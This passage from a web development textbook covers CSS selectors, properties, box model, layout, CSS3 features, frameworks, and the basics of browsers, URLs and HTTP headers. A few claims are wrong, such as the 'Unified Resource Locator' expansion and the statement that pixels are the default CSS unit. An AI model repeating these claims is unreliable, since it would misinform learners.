The pseudo-class selector can be applied to elements in certain state, or certain parts of the element. One of the most common usage of this selector is when the <a> element is styled - and the style should only be applied to it under certain circumstances. For instance, when the user hovers the mouse over the <a> element (i.e. merely positions the mouse over the link but doesn’t actually click it), the <a> element goes into a “hover” state. That state can be modified using the pseudo-class selector:

```
a:hover
{
    color: red;
}
```

Notice the colon directly after the tag name, followed by the name of the state. This style will therefore only be applied to <a> elements when they are in the hover state.

The values we can use are:

- link - is applied to all <a> element that declare the href attribute.
- visited - is applied to all <a> pointing to a page/resource which the user has already visited. Note that it is up to the browser to keep track of this.
- hover - is applied when the user hovers the mouse over the element.
- active - is applied when the <a> element is active, i.e. when the user has clicked it, but hasn’t released the mouse yet.

Also notice that if you declare more than one of these selectors, you should declare them in this particular order. If you take the first letter from each pseudo-class, you get the letters lvha, and you can use the words “love hate” to remember this sequence of letters.

You can also use the :focus pseudo-class selector, which is applied to the element which has the focus. You may have noticed that it is possible to browse web pages without using the mouse, instead you could use the Tab key to jump between links. The currently focused link can then be “clicked” by pressing the Enter button.

The pseudo-class selectors we’ve seen are supported by all browsers. Others exist, but they are poorly supported by all versions of IE up to IE8. A good article that describes them can be found here.

2.5.5 Universal selector

The universal selector is quite simple:

```
* {
    margin: 0px;
}
```

and if you declare it, it will be applied to all your HTML elements. For fun - and occasionally to aid you during debugging, you might want to try the following rule (which uses the universal selector):

```
* {
    border: 1px solid red;
}
```

Using this particular rule might help you identifying the individual elements in the page, but other methods can be used as well, and they will be covered later.

2.5.6 Child selector

The child selector selects all elements which are directly below the other one, i.e. where the first one is a parent of second. Example - HTML code:

```
<p>
Lorem <em>ipsum</em>
</p>
```

and a CSS rule using the child selector:

```
p > em
{
    color: blue;
}
```

For those of you that are wondering what "Lorem ipsum" means, then it doesn't really mean anything, although it has its roots in more than 2000 year old Latin text. It was first created more than 500 years ago and has been used ever since, both in the printing industry and, more recently, in the web development sector. There are a number of reasons for its popularity; it is not subject to copyright issues, it is not insulting to any group or nationality, and it looks like ordinary text.

2.5.7 Adjacent sibling selector

The adjacent sibling selector can be used when elements are "siblings", i.e. both have the same parent, and the second one comes directly after the first one.

Example - HTML code:

```
<div>
    <h2>Some header</h2>
    <h3>Another header</h3>
    <p>...</p>
</div>
```

and the CSS rule:

```
h2 + h3 /* This will select the h3 element, since it comes
directly after (not as a sub-element!) the h2 element. Other
h3 elements will be unaffected. */
{
    color: red;
}
```

2.5.8 Attribute selector

The attribute selector can be used to select certain elements that have a given attribute, or have a given attribute with a given value. You could also target a specific HTML tag. Consider the following HTML markup:

```
<div title="First">Some text</div>
<div title="Second">Some other text</div>
<div>Yet another text</div>
<a href="index.htm" title="Click me">Some link</a>
```

We haven't talked about the title attribute in HTML, but this can be used on any element and provides additional information about this element. Web browsers will display the title as a tooltip when the mouse hovers over it.

Here are a few CSS rules which use the attribute selector:

```
[title]  /* this will select the first two divs plus the a tag */
{
    color: blue;
}

[title=First] /* This will only select the first div */
{
    color: red;
}

div[title] /* this will only select the first two divs, but not
the <a> tag */
{
    color: green;
}
```

The attribute selector is especially useful when styling input elements in a form, since there are several types of them which all use the same <input> tag. Example:

```
<!-- HTML declaration: -->
<label for="Name">Name: </label>
<input type="text" id="Name" name="Name" />

// CSS:
input[type="text"]
{
  background-color: silver;
}
// This will only select inputs of type text, but not others!
```

2.5.9 Pseudo-element selector

The pseudo-element selector is quite similar to the pseudo-class selector, and its syntax is the same. Let's take a look at an example of such a selector:

```
p:first-letter
{
    font-weight: bold;
}
```

This rule will be applied to the first letter of each <p>, and make that letter bold. CSS2 defines the following pseudo-elements: first-line, first-letter, before, after.

The reason why these are in a separate category is because they don't really select an entire element of the page. For instance, the first letter of a paragraph isn't an individual element of the page, and neither is the first line. The before and after pseudo-elements also don't really select any elements, but can be used to insert content (such as background images) before and after a particular element.

2.5.10 Descendant selector

The descendant selector, which is one of the most common ones, uses all the other selectors to create a new one. Using it, you can "drill down" to just about any HTML element within a page. For example, given the following HTML code:

```
<div id="navigation">
    <ul class="menu">
        <li><a href="/Products/">Products</a></li>
        <li>...</li>
    </ul>
</div>
```

you could create a rule for the a elements by using the following selector:

```
#navigation ul.menu li a
{
    color: #FF00FF;
}
```

It is therefore not necessary to add class or id attributes to the a elements, you can just use the fact that it is contained in a <ul> with class="menu". Also note that the difference between the descendant selector and the child selector is that the child selector is only applied if the latter element is a direct child of the former element, while the descendant selector will apply to all <a> elements within this particular ul-li combination, no matter how deep in the HTML tree it is located. Or to clarify, if I would change the HTML code to this:

```
<ul class="menu">
    <li><span><a href="/Products/">Products</a></span></li>
    <li>...
</ul>
```

the rule declared above would still apply, but a rule using the child selector wouldn't.

The rule above uses mostly the type selector, but other selectors can be used as well.

2.5.11 Conflicts

Finally, what happens if two individual CSS styles will be applied to a individual HTML element, and they both declare a certain property (such as the color)? In that case, the "cascading" part of CSS kicks in. The actual rules that are used are quite complex, but they are described very well here. A simpler (and not entirely correct) version could be described like this, where the rules will be applied from the highest number to the lowest:

1. Inline styles in the HTML element itself
2. ID selector
3. Class selector
4. Type selector
5. Universal selector

I.e. first all properties from 5. will be applied, then 4 - and if they specify different values for certain properties than was declared in 5., then that value will take precedence, then 3 etc.

2.5.12 IE6

It is impossible to talk about selectors without talking about the lack of support for some of them in Internet Explorer 6. If you do decide to support that browser - and very few will blame you for choosing not to - you should prepare for some of these selectors to have no effect whatsoever, simply because IE6 doesn't support them. The selectors which IE6 supports badly or not at all are:

- Child selector
- Adjacent sibling selector
- Attribute selector
- Pseudo-elements selector

We will talk more about browsers and IE6 later.

2.6 CSS properties

The list of properties supported is quite long. Obviously, it is different between versions of CSS, and to complicate things further then there are properties supported by some browsers but not others. There are a few references you should know about:

- CSS3 Browser Support Reference
- CSS 2 properties
- CSS properties index
- The official list of CSS2 properties

2.6.1 Colors

Colors can be represented in various ways in CSS:

- by name - Red, Green, Blue etc. The list of supported names can be found here.
- by rgb value: rgb(255, 0, 0) -> red
- or rgb(100%, 0%, 0%) -> also red
- by hex value: #FF0000
- or a shorthand version: #F00

Foreground color (text color) is specified using the "color" attribute.

The background can have a color or a picture, and even both. Color is specified using the background-color attribute. Picture is specified using the background-image attribute. Sometimes, a background image is not big enough to cover the entire element. In that case, we can either let the background color handle the rest, or we can specify that the image should be repeated, using the background-repeat property. The values that are accepted are no-repeat, repeat-x, repeat-y and repeat (which will repeat both in x and y directions).

Using the "background" attribute, all of the above could be specified in one line. Example:

```
body
{
    background: #00ff00 url("bkgnd.png") repeat-x;
}
```

In this particular case, the body element will use the image bkgnd.png, and it will be repeated in the x direction (to the right). Furthermore, if the height of the body will exceed the height of the image, the color #00ff00 (green) will be used as a background color.

If the image location is relative (as in the example above, i.e. does not start with http://), it is assumed to be located relative to the location of the .css file.

Specifying color even if a background image is also specified is a good idea, for instance if the image cannot be loaded or if user has images turned off.

2.6.2 Units

In the following sections, you will notice that we will be specifying sizes for various properties (such as width, height, font size etc.). Sizes can be specified using various units, and you are allowed to mix and match them as appropriate. However, using them all is probably overkill, decide on one or two units that best suit your page. Your options are:

- pixels. This is the default if no unit is specified. Example: 10px;
- em. This measurement was once relative to the width of the m character. In web development, 1 em is equal to text size of the parent element. Example: 2em;
- percentages. Example: 50%. This will use the dimensions of the containing (parent) element, and scale accordingly. For example, if the containing element is 120px wide, and the width of a child element is specified as 50%, it will be rendered as 60px.
- points. Example: 8pt;
- other (less common) options include millimeters (mm), centimeters (cm), pica (pc) and inches (in)

If possible, you should always take into account that the user might want to change the text size in his browser - this should not break our layout! Browsers will handle this differently, so ensure you test this in as many browsers as possible.

2.6.3 Text

There are a number of properties relating to text:

- font-family: 1 or more font types (in order of importance). If a font type contains a space (such as Courier New) it should be enclosed in quotes
- font-size: height of text
- font-weight: bold/normal
- font-style: italic/normal
- text-decoration: overline/line-through/underline
- text-transform: capitalize/uppercase/lowercase/none
- letter-spacing / word-spacing - should be obvious
- line-height: height of a line (both the text and the margin between lines)
- text-align: left/center/right/justify
- text-indent: will indent the first line of a paragraph of a certain amount

Example:

```
p
{
    font-family: Verdana, Arial, "Courier New", Serif;
}
```

Check out the article here which describes how we can control the appearance of text.

2.6.4 Lists


A couple of CSS properties deal with lists (ul, ol) specifically:

- list-style-type: Used to control in detail the appearance of the dot/counter in front of each list item. Possible values are: disc, circle, square, decimal, lower-roman, upper-roman, lower-alpha, upper-alpha and none.
- list-style-image: url("picture.png"). Can be applied to <li> elements (or any html element with display:list-item;)
- list-style-position: inside, outside
- list-style: a shorthand for all of the above

Lists are used a lot, and sometimes in places where at first you wouldn't expect them to, but as long as you have a list of something to display, the <ul> and <ol> should be used. CSS can then be used to change the appearance in any way you want. Lists are for instance used heavily in navigation, where a list of links is to be displayed. The list can be horizontal.

2.6.5 Box model

In HTML, every element has a border, margin and padding. This is called the box model, because it appears that every single element is inside a box:



It is possible to control all of these properties, i.e. their width, and in the case of the border, you can also control the type of the line (solid line, dotted etc.) and its color. Controlling individual sides is also possible. Let's take a look at a few examples:

```
p
{
    border: 1px solid red;
    padding: 0.5em;
    margin: 0em;
```

```
}
```

In this case we used the same values for all sides. In the next example, we only change the right and bottom border:

```
div
{
    border-bottom: 1px;
    border-right: 1px;
}
```

You can use the -left, -right, -bottom and -top postfixes for all of these properties, i.e. for the border, margin and padding.

If you want different values for the left, right, top and bottom, you fortunately don't have to type the individual properties. A rule like this:

```
#navigation
{
    margin-top: 10px;
    margin-right: 5px;
    margin-bottom: 8px;
    margin-left: 3px;
}
```

could be rewritten like this:

```
#navigation
{
    margin: 10px 5px 8px 3px;
}
```

The numbers are applied in clockwise order, starting from top. Also, if you want the same values for the top and bottom, and also the same for left and right, you can specify only two numbers:

```
.sidebar
{
    padding: 0 5px;
}
```

The ability to center a particular element on the screen (which was once done by using the HTML tag) can be accomplished by using margins. Specify margin-left and margin-right, and set them to “auto”:

```
p
{
    margin-left: auto;
    margin-right: auto;
}
```

There is one more property which you should know about, which is the outline property. However, it wasn’t supported in IE 7 and older.

Finally, it is possible to specify both the width and height of an element. The width of an element is only the width of the actual content (the innermost rectangle in the image above), and the same applies to the height. However, when IE is in quirks mode, it will calculate the width as the width of the content plus the width of padding, border and margins. This bug is described here.

2.6.6 Display, visibility, block vs. inline

The display property is used a lot, since the ability to hide and show elements will be useful in many circumstances! A very common scenario is to execute some JavaScript code that changes the display property as a result of some event, such as when a button is clicked. There is a number of possible values that the display property accepts:

- none - element is hidden. Does not occupy any space on screen either
- block - visible, occupies the entire line
- inline - visible, is rendered inline
- list-item - rendered like a list item (<li>), and can be styled as such
- inline-block - a combination of the inline and block values. Explained very well here.
- table - actually there are a number of options here, such as table, table-cell, table-row and others.

The difference between the block and inline values probably requires some explanation. By default, all HTML elements are either block or inline elements. For instance, a link (<a>) is an inline element, since it can appear inside text and doesn’t break apart the text on either side of it. However, all heading elements are block elements, since text never wraps around it, and a heading will always occupy the entire line by itself. This can however be changed.

Note: visibility: hidden will also hide an element, but it will still occupy some space in the page

2.6.7 Position

By default, elements of a web page will line up one after another, depending on if they are block or inline elements, and this creates the default document “flow”. The default flow can be changed in at least two ways, and here we discuss the first one, which involves changing the position of an element. There are several properties that we can use to change this:

- position - can take one of the following values:
    - static (which is the default)
    - relative - the position of an element can be modified, relative to its parent
    - absolute - the position is independent of the elements around it in the markup, and its position must be specified relative to the browser window
- width
- height
- left
- top

This excellent tutorial covers all possible options:
http://www.barelyfitz.com/screencast/html-training/css/positioning/

2.6.8 Float

The second method we can use to change the position of an element is to “float” it, either to the left or to the right. This is achieved using the float attribute. Note: elements with the float attribute must also specify width (except for images, the browser can figure out their width). Example:

```
/* CSS style definition: */
#navigation
{
    float: left;
    width: 100px;
}
```

This was initially useful to move images either to their left or right, and to ensure that the text “wraps” around it. Later, this functionality was modified so now it applies to all HTML elements.

An element which is declared below a floating element will try to "wrap around" the floating element. Sometimes, this is not what we want - the element should be forced below the floating element. This can be achieved using the clear attribute. The values it accepts are: left, right, both, none.

An excellent tutorial on float and clear can be found here.

The float and clear properties are both very much used to control the layout of pages. One example which demonstrates this can be found here.

2.6.9 Overflow

A property related to float is the “overflow” property. It controls the behavior of an element if the content it displays doesn’t fit within the given dimensions. Usually, elements will resize themselves to ensure all their content is displayed. However, if an element is floated, and therefore has the width and/or height properties set, or it contains an element which is floated, this may no longer apply. For instance, consider the following HTML code:

```
<p style="border: 1px solid red"><img src="img.jpg" alt="This
image is taller than the content of the paragraph"
style="float:right;" />Lorem ipsum … </p>
```

You will notice that the border doesn’t enclose the image. However, if the overflow property is set (to “hidden”), it will. Notice that specifying overflow:hidden will NOT have the effect of hiding some of the content of the <p> itself,

The possible values for the overflow property are:

- visible
  This is the default, elements will always try to display all their content. If the width and height of an element are explicitly set, the content of the element (the text) will “flow out” of the element.
- hidden
  In this case, the content that doesn’t fit within the space allocated for the element will simply not be visible.
- scroll
  With this value, the content that doesn’t fit will not be visible, but the element will get scrollbars
- auto
  Similar to scroll, however scrollbars will only be applied when needed (i.e. only horizontal or vertical, but not necessary both).

This is covered very nicely in the article “The CSS Overflow Property” at http://css-tricks.com/.

2.7 CSS3

CSS3 introduces new features which make web development much easier and compact than before. As with HTML5 it is important to keep in mind the browser support for CSS3. CSS3 is backwards-compatible with earlier versions of CSS.
In the following section we will mention some of these features and their usage. More information can be found here:

2.7.1 CSS3 selectors

CSS3 introduces some new selectors. Some of them are briefly explained and listed here:

`p ~ ul`
Selects every <ul> element that are preceded by a <p> element

`a[href^="http"]`
Selects every <a> element whose href attribute value begins with "http"

`a[href$=".pdf"]`
Selects every <a> element whose href attribute value ends with ".pdf"

`a[href*="somelink"]`
Selects every <a> element whose href attribute value contains the substring "somelink"

`input:checked`
Selects every checked <input> element

`input:disabled`
Selects every disabled <input> element

`p:empty`
Selects every <p> element that has no children (including text nodes)

`input:enabled`
Selects every enabled <input> element

`p:first-of-type`
Selects every <p> element that is the first <p> element of its

`input:in-range`
Selects input elements with a value within a specified range

`input:invalid`
Selects all input elemets with an invalid value

`p:last-child`
Selects every <p> element that is the last child of its parent

`p:last-of-type`
Selects every <p> element that is the last <p> element of its parent

`:not(p)`
Selects every element that is not a <p> element

`p:nth-child(2)`
Selects every <p> element that is the second child of its parent

`p:nth-last-child(2)`
Selects every <p> element that is the second child of its parent, counting from the last child

`p:nth-last-of-type(2)`
Selects every <p> element that is the second <p> element of its parent, counting from the last child

`p:nth-of-type(2)`
Selects every <p> element that is the second <p> element of its parent

`p:only-of-type`
Selects every <p> element that is the only <p> element of its parent

`p:only-child`
Selects every <p> element that is the only child of its parent

`input:optional`
Selects input elements with no "required" attribute

`input:out-of-range`
Selects input elements with a value outside a specified range

`input:read-only`
Selects input elements with the "readonly" attribute specified

`input:read-write`
Selects input elements with the "readonly" attribute NOT specified

`input:required`
Selects input elements with the "required" attribute specified

`:root`
Selects the document's root element

`input:valid`
Selects all input elements with a valid value

`#news:target`
Selects the current active #news element (clicked on a URL containing that anchor name)

2.7.2 CSS3 Text properties and Fonts

New text properties have also been introduced which allow for better manipulation of text.

- hanging-punctuation: if a punctuation character may be placed outside the line box
- punctuation-trim: If punctuation character should be trimmed
- text-align-last: how the last line is aligned when text-align is "justify”
- text-emphasis: emphasis marks and the foreground color
- text-justify: justification method when text-align is "justify”
- text-outline: text outline
- text-overflow: what should happen when text overflows
- text-shadow: text shadow
- text-wrap: line breaking rules for text
- word-break: line breaking rules for non-CJK scripts
- word-wrap: Allows words to be broken and wrap to the next line

A very useful feature is the @font-face rule which allows the user of font that are not installed on the current OS
The following is an CSS example of how to use the @font-face rule to specified a custom font.

```
@font-face
{
   font-family: MyCustomFontName;
   src: url(../fontfilename.woff);
}

div
{
   font-family: MyCustomFontName;
}
```

2.7.3 CSS3 Background and Border

The following properties allow better customization of borders and backgrounds without the need of extra or complicated CSS:

- border-image
  Sets the border image of an element.

- border-radius
  Sets the border radius of an element. For example, if you wanted to create rounded corners the following rule could work:

```
div
{
      border: 2px solid red;
      border-radius: 25px;
}
```

- box-shadow
  Sets the one or more drop-shadows to the box. For example:

```
div
{
      width: 100px;
      height: 100px;
      background-color: blue;
      box-shadow: 10px 10px 5px #888;
}
```

- background-clip
  Specifies the painting area of the background images

- background-origin
  Specifies the positioning area of the background images

- background-size
  Specifies the size of the background images

2.7.4 CSS3 Transitions, Animations and Transforms

With CSS3 it is now possible to add animations/effects without the need of javascript or Flash. This can be done using one of the following properties:

- Transition
  The transition property allows us to change from one style to another.
  For example if we have the following HTML and CSS

```
<div></div>
div {
    width: 100px;
    height: 100px;
    background: blue;
    -webkit-transition: width 2s;
    transition: width 2s;
}
div:hover {
    width: 300px;
}
```

  By hovering over the div the width of the element will increase from 100px to 300px in 2s

- Animation
  Similar to the transition property, the animation property allows us to animate the changes made in styles. This is done with the help of such called key frames:
  As with the transition example we could do something similar.
  For example if we have the following HTML and CSS

```
<div></div>
div {
    width: 100px;
    height: 100px;
    background: red;
    -webkit-animation: myfirst 5s;
    animation: myfirst 5s;
}
@-webkit-keyframes myfirst {
    from {width: 100px;}
    to {width: 300px;}
}
@keyframes myfirst {
    from {width: 100px;}
    to {width: 300px;}
```

```
}
```

When the document is loaded the width of the div element will increase to 300px

- Transform
  With this property we can move, scale, spin, stretch and turn elements
  For example if we have the following HTML and CSS

```
<div></div>
div {
    width: 200px;
    height: 100px;
    background-color: yellow;
    /* Rotate div */
    -ms-transform: rotate(30deg); /* IE 9 */
    -webkit-transform: rotate(30deg); /* Chrome, Safari,
Opera */
    transform: rotate(30deg); /* Standard syntax */
}
```

This rule will rotate the div element by 30 degrees.

More information on these propertiescan be found here:

- CSS3 Transitions
- CSS3 Animations
- 2D Transform & 3D Transform
- CSS3 animation examples

2.8 Advanced CSS

2.8.1 CSS Reset

As you may have noticed, there are a lot of CSS properties, and these properties do have default values (otherwise the browser wouldn't be able to render any HTML that doesn't specify CSS!). Browsers don't completely agree on what these defaults should be. Fonts, margins, padding and such will have different values depending on the browser. It is therefore not a good idea to rely on any default value of a CSS property.

One option is to specify your own values for these properties, but another method which has become quite popular is to use CSS reset. The idea is to start by including a single .css file which "resets" all default values of the browser to well known values, effectively eliminating the browser-specific values. An excellent article which outlines the history of CSS reset can be found here: http://sixrevisions.com/css/the-history-of-css-resets/

2.8.2 CSS Frameworks

Building CSS from scratch is a lot of work. Therefore, many web developers prefer to start with an existing framework or template, and then make the necessary changes. A number of such frameworks exist, such as Bootstrap, Blueprint, 960 Grid System and more. The services provided by these framework differ from one to another, but many of them do provide CSS reset, layout management etc.

Here you can find a list of 10 promising CSS frameworks.

2.8.2.1 Bootstrap

One of these frameworks is Bootstrap, which has become very popular in web development. Bootstrap is not only a CSS framework, but also javascript framework.
It is also orth mentioning that new ASP.NET MVC projects, which we will examing later in these book, have bootstrap included, that is, the base HTML and CSS is based on this framework.
It is important to keep in mind that though bootstrap is not always the best solution, it can be very useful as it speeds up basic layout and styles. As with any other framework, it can be very powerful if used correctly.
You are encouraged to familiarize yourself with Bootstrap

2.8.3 Extensions to CSS

The CSS syntax has its flaws, for instance, you cannot easily specify in one place the main color(s) of your application, instead you may have to repeat the exact color value in many places. Many extensions have been created to tackle this problem and others. One such is the LESS preprocessor (also covered here), which allows us to use advanced syntax in our .css files. The main advantages are:

- the ability to create variables (such as to declare colors and fonts), and use them in your CSS rules
- using expressions to calculate sizes

- better reuse of rules

An example of code written using the LESS syntax where a variable is declared and then used in two rules (from the LESS website):

```
@brand_color: #4D926F;

#header
{
  color: @brand_color;
}

h2
{
  color: @brand_color;
}
```

Other similar extensions exist, such as Sass, xCSS, HSS and more. Of course they have the downside that the given declarations must be translated to pure CSS, however this can often be automated.

2.9 Tools

There are a number of tools that are helpful when developing CSS:

- Firebug is a plugin for Firefox that allows you to inspect various elements of the page. It supports editing of CSS styles at runtime, plus a number of other features. Google Chrome has some of this functionality already built-in (right-click and select “Inspect element”), IE8 has it as well, and for previous versions of IE you can download the Internet Explorer Developer Toolbar
- ColorZilla can be useful for grabbing colors, creating gradient images and more.
- Plus a number of other tools, some of which we will look at later.

2.10 Validation

Just like HTML, CSS files can be (and should be!) validated. Use this validator to check that your CSS code conforms to standards: http://jigsaw.w3.org/css-validator/

3. Web protocols

3.1 General

There is more to web development than just knowing HTML and CSS. This chapter covers some of the points all web developers should be familiar with, such as the HTTP protocol, but also stuff like SEO and accessibility, which have become increasingly important in the last few years.

3.2 Browsers

Browsers are among the most commonly used applications in today's computing. The browsers most used today are IE, Firefox, Chrome, Safari and Opera, their combined market share is at this time of writing around 99%. There are lots of other browsers available, both browsers running on PC computers, but also mobile web browsers.

Many browsers share a rendering engine. For instance, both Chrome and Safari use the Webkit engine, Firefox uses the Gecko engine, and the engine used by IE is called Trident. The rendering engine takes care of combining the HTML and the CSS and displaying the result in a window, or "render" it onscreen. A browser will usually contain lots of other components, such as a download engine, a JavaScript engine, a host window containing a toolbar and an addressbar etc.

Browsers don't implement the standards in exactly the same way, but in general they agree pretty well on what the implementation should be like. The notable exception to this is IE, in particular IE6, which was released 10 years ago and for a long time it was the latest browser from Microsoft. Its usage is still around 5%, but websites have increasingly removed support for it (example: Facebook, Google, Youtube and lots of others). Microsoft no longer offers updates for IE6, but unfortunately there are still too many organizations that for some reasons can't or won't upgrade or switch to a new browser.

3.3 Web servers

A web server is a machine hosting a website. This machine must be running a software that is listening to requests. Such software is usually also called a web server. According to a survey done in January 2014, the most common webservers are Apache with approximately 41% market share, Microsoft Internet Information Server (IIS) with 30%, and nginx with 15%. In general, IIS is required to run ASP.NET apps, although Mono does change that picture a bit.

3.4 Protocols

There are a number of protocols used on the internet today. Among the most common ones are:

- HTTP - Hyper Text Transfer Protocol. This is the most common one.
- HTTPS - the Secure version of HTTP. Will be covered better when we discuss security issues.
- FTP - File Transfer Protocol.
- SMTP/POP - Simple Mail Transfer Protocol/Post Office Protocol. Both are used in email communication.
- ...plus a lot of other protocols

Some like to call the HTTP and HTTPS protocols “hot potato” and “hot potatoes” respectively, basically because if you would remove the vowels from these words, you would get almost the acronyms, and they are quite hard to pronounce on their own.

In this book, we will focus on the HTTP protocol, but you should bear in mind that it is by no means the only protocol used on the internet.

3.5 URLs

A URL (Unified Resource Locator) usually points to a resource somewhere on the internet. The resource could be a HTML document, a picture or any other type of a file. It could also be a service that returns some data (see later about web services in chapter 9).

URLs are actually a subset of another term called URI (Unified Resource Indicator). Therefore, a URL is also a URI, but a URI may also be a URN (Unified Resource Name). In web development, we are mostly dealing with URLs.

URLs are mostly used in links (<a>) and images (<img>). An example of a URL could be:

http://www.example.com/

(This particular URL is very often used when the need arises to give an example of an URL. This particular URL is reserved for such purposes, and it is guaranteed that it will not be registered for any use).

A URL could actually be much more complex, and it may include several components, most of which are optional. Here is an example:

```
http://user@www.example.com:8080/folder/file.html?key=value
       &anotherKey=someValue#fragmentID
```

(Note that this should be on a single line, with no space in front of the ampersand (&)).

Lets break this URL down into its components and explain each one:

- http
  The protocol used to send the request for this particular resource. Most of the time this will be either http or https (see the list of protocols above). This is also called a scheme.
- :
  This is what separates the protocol from the actual URL
- //
  Some protocols (such as http and https) may require the location to start with a double forward slash. However, Tim-Berners Lee has said that in hindsight, he probably should have left this out of the specification, since it serves no real purpose.
- user
  If the resource requires authentication, the username of the user requesting the resource may be located before the name of the server. The @ symbol separates the username from the servername.
- www.example.com
  This is the name of the server. Note that there is no requirement that the name starts with a “www”, and this could also be the IP address of the server.
- 8080
  In this case, the URL specifies what port to use to connect to the resource. If omitted, the default port for this particular protocol will be used. In case of http, the default port number is 80.
- folder
  The resource requested could be located in a subfolder on the server, and the URL could reflect that. Do note however that there is no requirement that the “folder structure” of the URL maps to an actual folder structure on any particular machine (see later about URLs in ASP.NET MVC).
- file.html
  The name of the file requested. It is perfectly possible that there is no such file name in the URL, particularly if the URL isn’t pointing to a specific file, but instead pointing to a resource or a service. Also, web servers usually define a “default” file for a particular folder that will be served if no filename is present in the request. The name of this file is often index.html, but this can be specified in the web server. This is why requests for URLs such as http://www.example.com/ are served properly, since the web server will serve the default document in that case.
- ?
  The question marks indicates the start of the query string. The query string is appended to the actual location, and identifies additional parameters which are passed along with the request.
- key=value
  This is the first value which is a part of the query string. It comes in the form of a key/value pair, i.e. you can look this value up by name. Note that the equal sign is used to separate the key from the value.
- &
  The ampersand is used as a separator between query string values.

- #
  The hash symbol separates the actual URL from a token which specifies a particular location within the document you will be taken to (specified by fragmentID).
- fragmentID
  As briefly mentioned in chapter 1, the fragmentID refers to a particular location within the file or resource being requested. Inside an HTML file, it can be specified by using <a name="fragmentID" />, or by giving a heading tag an id attribute with "fragmentID" as the value (see the discussion about the anchor tag in chapter 1).

As you have noticed, there are certain characters that have special meaning in URLs, such as ?, &, =, and others, and can therefore not appear in querystrings or in the fragment id. So if you are writing code that creates a URL, you would usually have to beware of this (more on this later). Also, you should not create URLs that contain spaces (use the + character instead).

A URL is either relative or absolute. An absolute URL starts with the protocol, while a relative URL can start with a /, a folder name, or a file name. Therefore, the following URLs are all valid, and legal:

- /
- /subfolder
- /folder/anotherFolder
- /folder/file.html
- file.html
- folder/picture.jpg

A relative URL always refers to a resource located on the same server as the resource (HTML file) containing the URL, relative from the location of that particular resource. If a relative URL starts with a slash, it is assumed that the URL points to a resource below the root of the server. However, if there is no slash at the beginning of the URL, the location is relative to the current file (resource).

You should therefore watch out for the following link:

```
<a href="www.example.com">click me</a>
```

which is NOT the same as:

```
<a href="http://www.example.com">click me</a>
```

i.e. the former example does not point to the server at http://www.example.com/, instead it points to a file located in the same folder as the file containing this link! This is usually not what you would want.

The URLs we've seen so far all point to a file. Let's view a link containing a URL that doesn't:

```
<a href="mailto:someone@example.com">Click here to start your
email program</a>
```

The expected behavior when the user clicks such a link is to open his default email client, with a new email open, with this particular email address in the "To" field.

3.6 HTTP

HTTP is the protocol mostly used on the internet for communication between a browser and a web server. Currently, HTTP/1.1 is the version used by all major parties.

Let's dive right in a typical request sent from a browser to a web server, and the reply sent back as a response. To help us in analyzing the messages sent between client and server, we can use tools like Fiddler or Wireshark, or the built-in capabilities of Firebug, which can also analyze HTTP traffic, and the "Developer Tools" component in Chrome supports this as well.

Assume that a user starts a web browser, types in www.w3.org, and hits Enter. What the browser will do is to create a HTTP request, which contains a number of lines. For instance, this is an example of such a message:

```
GET http://www.w3.org/ HTTP/1.1
Host: www.w3.org
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US;
rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13 ( .NET CLR 3.5.30729;
.NET4.0E)
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

As you can see, there are a number of values which the browser sends along with the actual URL, these usually go by the name "HTTP Header values". Let's look at some of them:

- The first line contains the URL being requested, with the HTTP method in front of the URL (In this case, GET). We discuss the HTTP method below.
- User-Agent
  This line identifies the browser. Most if not all browsers will include the string "Mozilla" in there for compatibility reasons, in this case the request was made using Firefox v.3.6.13, which uses the Gecko rendering engine. The user agent string also includes information about the operating system and various other information about the machine (in this case, it also reveals what is the latest version of the .NET framework installed on the client machine, but don't rely on this being a part of the user agent string).
- Accept-Language
  The browser will send information about the language it would prefer the response to be in. Some websites do take advantage of this information, and reply with the correct language. Note however that many users don't change this setting in their browsers, and many users don't know how to (do you?)
- Accept-Encoding
  This will tell the webserver if the client (the web browser) accepts compressed data. As mentioned in the first chapter, most web servers do compress the pages they send, but only if the client reveals it can handle it. In this case it does.

When the server responds, it will do so by sending an HTTP response back to the client. Here is a typical response, sent from the server at www.w3.org:

```
HTTP/1.1 200 OK
Date: Thu, 13 Jan 2011 01:08:39 GMT
Server: Apache/2
Content-Location: Home.html
Vary: negotiate,accept
TCN: choice
Last-Modified: Wed, 12 Jan 2011 18:30:28 GMT
ETag: "671a-499aa65305900;89-3f26bd17a2f00"
Accept-Ranges: bytes
Content-Length: 26394
Cache-Control: max-age=600
Expires: Thu, 13 Jan 2011 01:18:39 GMT
P3P: policyref="http://www.w3.org/2001/05/P3P/p3p.xml"
Connection: close
Content-Type: text/html; charset=utf-8
```

There are a number of HTTP header values which the browsers receives, this could be different from response to response, and also depends on the type of the web server. Websites may even customize these header values.

The most interesting values are:

- HTTP Status code
  This is the first line of the response. See below for a list of status code categories.
- Server
  The server includes what web server software is running the server - Apache in this case.
